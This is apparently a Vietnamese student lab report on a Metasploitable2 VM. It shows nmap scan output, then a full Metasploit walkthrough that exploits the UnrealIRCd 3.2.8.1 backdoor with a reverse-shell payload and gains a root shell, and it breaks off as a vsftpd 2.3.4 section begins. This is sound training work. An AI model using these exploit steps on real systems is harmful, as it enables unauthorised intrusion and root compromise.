


```
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:28:44
|   source ident: nmap
|   source host: CEF72C7C.311349B4.FFFA6D49.IP
|_  error: Closing Link: revzkbdlj[192.168.174.128] (Quit: revzkbdlj)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
Service Info: Hosts:  metasploitable.localdomain, B20AT098-Kien-Meta, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h00m06s, deviation: 2h00m00s, median: 6s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: B20AT098-KIEN-M, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-09-24T04:09:01-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.21 seconds
```


+Quét các lỗ hổng: nmap -sC



```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ nmap -sC 192.168.174.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-24 04:14 EDT
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.85% done; ETC: 04:14 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.97% done; ETC: 04:14 (0:00:00 remaining)
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 92.97% done; ETC: 04:14 (0:00:00 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.08% done; ETC: 04:14 (0:00:00 remaining)
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 93.08% done; ETC: 04:14 (0:00:00 remaining)
Nmap scan report for 192.168.174.129
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.174.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
|_ssl-date: 2022-09-24T08:15:25+00:00; +7s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
```




```
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      54280/tcp   mountd
|   100005  1,2,3      56146/udp   mountd
|   100021  1,3,4      40171/tcp   nlockmgr
|   100021  1,3,4      46770/udp   nlockmgr
|   100024  1          36923/udp   status
|_  100024  1          40836/tcp   status
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 28
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SwitchToSSLAfterHandshake, SupportsTransactions, SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|_  Salt: /='Gp"QU6Nc*EZwg"ky>
5432/tcp open  postgresql
|_ssl-date: 2022-09-24T08:14:57+00:00; +7s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11
```



```
6667/tcp open  irc
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:34:10
|   source ident: nmap
|   source host: CEF72C7C.311349B4.FFFA6D49.IP
|_  error: Closing Link: ggtlmnzht[192.168.174.128] (Quit: ggtlmnzht)
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5

Host script results:
|_nbstat: NetBIOS name: B20AT098-KIEN-M, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-09-24T04:14:28-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 1h00m07s, deviation: 2h00m00s, median: 6s

Nmap done: 1 IP address (1 host up) scanned in 72.14 seconds
```


6. Khai thác cửa hậu trên UnrealIRCd

Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ UnrealIRCd trên cổng 6667:




```
6000/tcp open  X11           (access denied)
6667/tcp open  irc           UnrealIRCd
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp open  http          Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-
SF-Port514-TCP:V=7.92%I=7%D=9/24%Time=632EB87B%P=x86_64-pc-linux-gnu%r(NUL
SF:L,3B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(B20DCA
SF:T126 Minh Kali\)\n");
```

-Tiến hành xác định lỗ hổng bảo mật của dịch UnrealIRCd đang chạy trên máy victim —--> lỗ hổng bảo mật : UnrealIRCD Backdoor Command Execution




```
┌──(kali㉿B20AT098-Kien-Kali)-[~/Desktop]
└─$ nmap --script=vuln -p 6667 192.168.174.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-24 04:32 EDT
Nmap scan report for 192.168.174.129
Host is up (0.00051s latency).

PORT     STATE SERVICE
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/fulldisclosure/2010/Jun/277

Nmap done: 1 IP address (1 host up) scanned in 19.34 seconds
```

-Tìm kiếm và set payload cho module:



```
Compatible Payloads
===================

   #   Name                                       Disclosure Date  Rank    Check  Description
   -   ----                                       ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                  normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                             normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                  normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                             normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                    normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                    normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash_telnet_ssl                    normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   payload/cmd/unix/reverse_perl                               normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   payload/cmd/unix/reverse_perl_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   payload/cmd/unix/reverse_ruby                               normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   10  payload/cmd/unix/reverse_ruby_ssl                           normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   11  payload/cmd/unix/reverse_ssl_double_telnet                  normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

=>Lệnh đã sử dụng: show payloads —--> payload phù hợp : payload/cmd/unix/reverse => set payload payload/cmd/unix/reverse



```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.174.128
LHOST => 192.168.174.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.174.129
[-] Unknown datastore option: RHOST. Did you mean LHOST?
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.174.129
RHOSTS => 192.168.174.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
```

=>Các lệnh đã sử dụng:


+)set RHOSTS 192.168.174.129 —> đặt giá trị cho tham số là địa chỉ ip của máy victim

+)set LHOST 192.168.174.128 —--> đặt giá trị của máy nhận giá trị kết nối từ máy trở về là địa chỉ của máy attacker

-Chạy module khai thác:

=>Các lệnh đã sử dụng: run —--> chạy module khai thác —--> lấy về shell của máy victim

-Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root




```
[*] Started reverse TCP double handler on 192.168.174.128:4444
[*] 192.168.174.129:6667 - Connected to 192.168.174.129:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.174.129:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo DkEV7GBTI4BZHBlj;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "DkEV7GBTI4BZHBlj\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.174.128:4444 -> 192.168.174.129:48664) at 2022-09-24 04:43:06 -0400

whoami
root
uname -a
Linux B20AT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

=>Các lệnh đã sử dụng: run —--> chạy module khai thác —--> lấy về shell của máy victim

-Kết quả hậu khai thác —---> lấy về shell của máy victim với đặc quyền root


7.Khai thác cửa hậu trên Vsftpd v2.3.4

-Theo như kết quả quét từ nmap , máy victim đang chạy dịch vụ Vsftpd v2.3.4 trên cổng 21:

